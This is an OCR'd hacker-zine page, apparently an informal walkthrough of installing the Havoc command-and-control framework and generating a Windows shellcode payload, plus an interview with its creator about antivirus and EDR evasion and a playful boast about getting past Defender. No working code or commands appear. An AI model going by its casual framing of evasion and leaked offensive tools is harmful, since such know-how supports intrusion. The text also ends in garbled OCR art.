
Arcane bond dreamers
white biones long
for black night.

He unravels
mystery's code
and hacks the universe



Lil' Red
2022





...CK

Its that time again
another issue done
well almost

one special treat to go.
Havoc C2
I know right . A multi shell
handler, a c2 and some malware
dev. People migght get the
wrong idea and think Im starting
up some kind of Aussie APT

I can see it now. Hyde Park
Possum in the news again for
dropping custom hansome-ware
Prettiest Cyber criminals
around.. Till next friends..
#boomshanka

Havoc C2


Rant by Ryan Williams


I stumbled across Havoc a couple of months ago now. I was hunting for something to fill the Brute Ratel shaped hole in my heart. I had scored one of the cracked versions while trolling the datadumps but after chatting with the creator and hearing the circumstances of how the software came ot be leaked the old moral compass kicked in, I deleted it, now Im down a bad ass C2.

Whats a boy to do. Thats right kids...

Doomscrolling gitdork results.

I had only just popped from the moral high ground I now occupied when I Havoc scrolled into view.Havoc is a modern and malleable post-exploitation command and





control framework, created by @C5pider. It looked legit so I gave it run. Unfortunately you have missed the boat on this one but payloads straight out of Havoc were sailing past defender with out even breakingt a sweat. You will need to work a little hard these days. Lets dive in.

The installation process is staight forward. Like Villain, it just works. After installing a few dependancies, we clone the repo and get to business.

Heading the the havoc/client directory first with throw a “make” at the terminal.. Mments later, with zero errors or warnings were done.. We could fire uo the cliemt now with ./havoc but what fin would that be with our the server/

Changing to the teamserver directory we install a few go modules the teamserver is dependent then get to compiling. The install.sh script does this for us with out a hitch.. Lets build this bad boy.... make

With that done... Let fire up the team server and I’ll show you what all the fuss is about..
FIrst order of business is to set up a listener..

Something bare bone should do the trick.
Well we've got a listener... Lets give it something to listen for...

in the attack menu we click payload. I only see options for windows machines, works for me.. SO lets go shellcode...

ANd we have hit a snag.. Compiling the payload with a VM in parrallels seems to fail duo to the M1 chip.. Every day I regret getting this thing... Anyway.. I'm sure you can figure it out from here..


While searching for answers to my issue I ran in to 5pider the creator of Havoc C2


For those unfamiliar can you give me a run down on what Havoc is all about?

Sure, Havoc is a Command and Control Framework designed to be as malleable/modular as possible. It is still in its early development and I am currently trying to add more commands & features.

The Discord community is very active and on the most part supportive, is there anyone you'd like to shout out for support on this project?

Of course. Shout out to all my contributors that helped me develop Havoc, thanks







to all people that opened bugs or issues so I can fix it, and thanks to all active patreon/github sponsors for supporting me financially. Couldn't continue this project without those people :)

There has been some bitching and moaning about detections, you mention on your twitter that this project was designed to be malleable/modular. Your next project however will be "evasive by design". What can you tell us aboiut that?

Haha yeah. I received a lot of complaining that it started to get detected and to be honest I dont care since this was never my goal to be evasive. Well it was never my intention to get passed AV/EDRs detection systems. My goal was to make it as modular as possible to pentesters or red teamers that have the know how are able to customize the payload to their liking or add their evasive features to get past AV/EDR. And I am also working on a evasive payload that is going to be fully PIC, so no reflective loading like C2s do it.



```
**** COMMODORE 6
64K RAM SYSTEM  389

READY.
```



```
**ARE YOU SURE YOU
YES/
```

```
:4 BASIC V2 ****

111 BASIC BYTES FREE

 ####   #  ## ### ##### ##  # ###
##  #  #  ###   # # ## ##  #
##  #  #  ## ### # # ### ##
#####  #  ##   ## # ## ### ##
##  #   # # ##  ## # ##  ##  #
 #  #   ##  # ### # # ##  # ###

 ■■   ■■■■■■  ■■■■■■  ■■■■■■
